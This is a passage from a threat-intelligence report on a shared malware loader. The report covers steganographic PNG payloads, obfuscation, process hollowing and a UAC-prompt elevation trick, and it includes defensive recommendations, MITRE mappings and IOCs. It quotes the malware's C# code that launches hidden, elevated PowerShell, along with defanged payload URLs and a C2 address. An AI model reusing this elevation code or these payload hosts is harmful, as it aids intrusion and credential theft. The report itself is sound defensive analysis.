CRIL's cross-campaign analysis reveals a striking uniformity of tradecraft, uncovering a persistent architectural blueprint that serves as a common thread. Despite the deployment of diverse malware payloads, the delivery mechanism remains constant.

This standardized methodology includes the use of steganography to conceal payloads within benign image files, the application of string reversal combined with Base64 encoding for deep obfuscation, and the delivery of encoded payload URLs directly to the loader. Furthermore, the actors consistently abuse legitimate .NET framework executables to facilitate advanced process hollowing techniques.

This observation is also reinforced by research from Seqrite, Nextron Systems, and Zscaler, which documented **identical class naming conventions and execution patterns across a variety of malware families and operations.**

The following code snippet illustrates the shared loader architecture observed across these campaigns (see Figure 11).




Figure 11 – Loader comparison and similarities

This consistency suggests that the loader might be part of a shared delivery framework used by multiple threat actors.

UAC Bypass

Notably, a recent sample revealed an LNK file employing similar obfuscation techniques, utilizing PowerShell to download a VBS loader, along with an uncommon UAC bypass method. (see Figure 12)

```
if (currentProcessCount > initialProcessCount)
{
    LogUAC("*** PROCESS COUNT INCREASED *** From " + initialProcessCount + " to " + currentProcessCount);


    LogUAC("Executing enhanced UAC PowerShell command...");


    string obfuscatedCmd = BuildObfuscatedCommand();

    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = "powershell.exe";
    psi.Arguments = "-WindowStyle Hidden " + obfuscatedCmd;
    psi.WindowStyle = ProcessWindowStyle.Hidden;
    psi.CreateNoWindow = true;
    psi.UseShellExecute = true;
    psi.Verb = "runas";

    try
    {
        Process powershellProcess = Process.Start(psi);
        LogUAC("UAC elevation request sent - waiting for user response...");
```

Figure 12 – C# code inside an xml file

An uncommon UAC bypass technique is employed in later stages of the attack, where the malware monitors process creation events and triggers a UAC prompt when a new process is launched, thereby enabling the execution of a PowerShell process with elevated privileges after user approval (see Figure 13).

```
enhanced_uac.log - Notepad
File  Edit  Format  View  Help
[2025-12-16 15:56:33.904] === Enhanced UAC V39 Started ===
[2025-12-16 15:56:34.170] *** MAIN THREAD BLOCKING MODE WITH ENHANCED UAC ***
[2025-12-16 15:56:34.202] Starting 1-minute delay in main thread...
[2025-12-16 15:57:34.263] 1-minute delay completed - monitoring enabled
[2025-12-16 15:57:34.544] Initial process count: 145
[2025-12-16 15:57:34.544] *** MAIN THREAD PROCESS COUNT MONITORING ACTIVE ***
[2025-12-16 15:57:34.544] *** LAUNCH ANY PROGRAM TO TRIGGER (Process Count +1) ***
[2025-12-16 15:57:41.802] *** PROCESS COUNT INCREASED *** From 145 to 146
[2025-12-16 15:57:41.879] Executing enhanced UAC PowerShell command...
[2025-12-16 15:57:47.645] UAC elevation request sent - waiting for user response...
[2025-12-16 15:57:47.661] Waiting for PowerShell process to complete...
[2025-12-16 15:57:59.693] PowerShell process completed with exit code: 0
[2025-12-16 15:57:59.708] UAC SUCCESS detected - PowerShell executed successfully!
[2025-12-16 15:57:59.708] Process monitoring completed successfully - task will exit
```

Figure 13 – UAC bypass using User response

Conclusion

Our research has uncovered a hybrid threat with striking uniformity of tradecraft, uncovering a persistent architectural blueprint. This standardized methodology includes the use of steganography to conceal payloads within benign image files, the application of string reversal combined with Base64 encoding for deep obfuscation, and the delivery of encoded payload URLs directly to the loader. Furthermore, the actors consistently abuse legitimate .NET framework executables to facilitate advanced process hollowing techniques.

The fact that multiple malware families leverage these class naming conventions as well as execution patterns across is further testament to how potent this threat is to the target nations and sectors.

The discovery of a novel UAC bypass confirms that this is not a static threat, but an evolving operation with a dedicated development cycle. Organizations, especially in the targeted regions, should treat “benign” image files and email attachments with heightened scrutiny.

Recommendations

Deploy Advanced Email Security with Behavioral Analysis

Implement email security solutions with attachment sandboxing and behavioral analysis capabilities that can detect obfuscated JavaScript, VBScript files, and malicious macros. Enable strict filtering for RAR/ZIP attachments and block execution of scripts from email sources to prevent initial infection vectors targeting business workflows.

Implement Application Whitelisting and Script Execution Controls

Deploy application whitelisting policies to prevent unauthorized JavaScript and VBScript execution from user-accessible directories. Enable PowerShell Constrained Language Mode and comprehensive logging to detect suspicious script activity, particularly commands attempting to download remote content or perform reflective assembly loading. Restrict the execution of legitimate system binaries from non-standard locations to prevent their abuse in living-off-the-land (LotL) attacks.

Deploy EDR Solutions with Advanced Process Monitoring

Implement Endpoint Detection and Response (EDR) solutions that can detect sophisticated evasion techniques and runtime anomalies, enabling effective protection against advanced threats. Configure EDR platforms to monitor for process hollowing activities where legitimate signed Windows binaries are exploited to execute malicious payloads in memory. Establish behavioral detection rules for fileless malware techniques, including reflective assembly loading and suspicious parent-child process relationships that deviate from normal system behavior.

Monitor for Memory-Based Threats and Process Anomalies

Establish behavioral detection rules for fileless malware techniques, including reflective assembly loading, process hollowing, and suspicious parent-child process relationships. Deploy memory analysis tools to identify code injection into legitimate Windows processes, such as MSBuild.exe, RegAsm.exe, and AddInProcess32.exe, which are commonly abused for malicious payload execution.

Strengthen Credential and Cryptocurrency Wallet Protection

Enforce multi-factor authentication across all critical systems and encourage users to store cryptocurrency assets in hardware wallets rather than browser-based solutions. Implement monitoring for unauthorized access to browser credential stores, password managers, and cryptocurrency wallet directories to detect potential data exfiltration attempts.

Implement Steganography Detection and Image Analysis Capabilities

Deploy specialized steganography detection tools that analyze image files for hidden malicious payloads embedded within pixel data or metadata. Implement statistical analysis techniques to identify anomalies in image file entropy and bit patterns that may indicate the presence of concealed executable code. Configure security solutions to perform deep inspection of image formats, particularly PNG files, which are frequently exploited for embedding command-and-control infrastructure or malicious scripts in covert communication channels.

MITRE Tactics, Techniques & Procedures

Tactic	Technique	Procedure
Initial Access (TA0001)	Phishing: Spearphishing Attachment (T1566.001)	Phishing emails with malicious attachments masquerading as Purchase Orders
Initial Access (TA0001)	Exploit Public-Facing Application (T1190)	Exploitation of CVE-2017-11882 in Microsoft Equation Editor
Execution (TA0002)	User Execution: Malicious File (T1204.002)	User opens JavaScript, VBScript, or LNK files from archive attachments
Execution (TA0002)	Command and Scripting Interpreter: JavaScript (T1059.007)	Obfuscated JavaScript executes to download second-stage payloads
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	A hidden PowerShell instance was spawned to retrieve steganographic payloads
Execution (TA0002)	Windows Management Instrumentation (T1047)	WMI used to spawn hidden PowerShell processes
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	Multi-layer obfuscation using base64 encoding and string manipulation
Defense Evasion (TA0005)	Steganography (T1027.003)	Malicious payload hidden within PNG image files
Defense Evasion (TA0005)	Reflective Code Loading (T1620)	The .NET assembly is reflectively loaded into memory without disk writes
Defense Evasion (TA0005)	Process Injection: Process Hollowing (T1055.012)	Payload injected into legitimate Windows system processes
Defense Evasion (TA0005)	Masquerading: Match Legitimate Name or Location (T1036.005)	Execution through legitimate Windows utilities for evasion
Defense Evasion (TA0005)	Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)	UAC bypass using process monitoring and a user approval prompt
Defense Evasion (TA0005)	Virtualization/Sandbox Evasion: Time-Based Evasion (T1497.003)	5-second sleep delay to evade automated sandbox analysis
Credential Access (TA0006)	Unsecured Credentials: Credentials In Files (T1552.001)	Extraction of credentials from browser databases and configuration files
Credential Access (TA0006)	Credentials from Password Stores: Credentials from Web Browsers (T1555.003)	Harvesting saved passwords and cookies from web browsers
Credential Access (TA0006)	Credentials from Password Stores (T1555)	Extraction of credentials from password manager applications
Discovery (TA0007)	System Information Discovery (T1082)	Collection of hardware, OS, and network information
Discovery (TA0007)	Security Software Discovery (T1518.001)	Enumeration of installed antivirus products
Collection (TA0009)	Data from Local System (T1005)	Collection of cryptocurrency wallets, VPN configs, and email data
Collection (TA0009)	Email Collection (T1114)	Harvesting email credentials and configurations from email clients

Command and Control (TA0011)	Web Service (T1102)	Abuse of Archive.org for payload hosting
Exfiltration (TA0010)	Exfiltration Over C2 Channel (T1041)	Data exfiltration to C2 server at 38.49.210.241

Indicators of Compromise (IOCs)

Indicator	Type	Comments
5c0e3209559f83788275b73ac3bcc61867ece6922afabe3ac672240c1c46b1d3	SHA-256	Email
c1322b21eb3f300a7ab0f435d6bcf6941fd0fbd58b02f7af797af464c920040a	SHA-256	PO No 602450.rar
3dfa22389fe1a2e4628c2951f1756005a0b9effdab8de3b0f6bb36b764e2b84a	SHA-256	Microsoft.Win32.TaskScheduler.dll
bb05f1ef4c86620c6b7e8b3596398b3b2789d8e3b48138e12a59b362549b799d	SHA-256	PureLog Stealer
0f1fdbc5adb37f1de0a586e9672a28a5d77f3ca4eff8e3dcf6392c5e4611f914	SHA-256	Zip file contains LNK
917e5c0a8c95685dc88148d2e3262af6c00b96260e5d43fe158319de5f7c313e	SHA-256	LNK File
hxxp://192[.]3.101[.]161/zeus/ConvertedFile[.]txt	URL	Base64 encoded payload
hxxps://pixeldrain[.]com/api/file/7B3Gowyz	URL	Base64 encoded payload
hxxp://dn710107.ca.archive[.]org/0/items/msi-pro-with-b-64_20251208_1511/MSI_PRO_with_b64[.]png	URL	PNG file
hxxps://ia801706.us.archive[.]org/25/items/msi-pro-with-b-64_20251208/MSI_PRO_with_b64[.]png	URL	PNG file
38.49.210[.]241	IP	Purelog Stealer C&C

References:

https://www.zscaler.com/blogs/security-research/blindeagle-targets-colombian-government-agency-caminho-and-dcrat

https://www.seqrite.com/blog/steganographic-campaign-distributing-malware

https://www.nextron-systems.com/2025/05/23/katz-stealer-threat-analysis/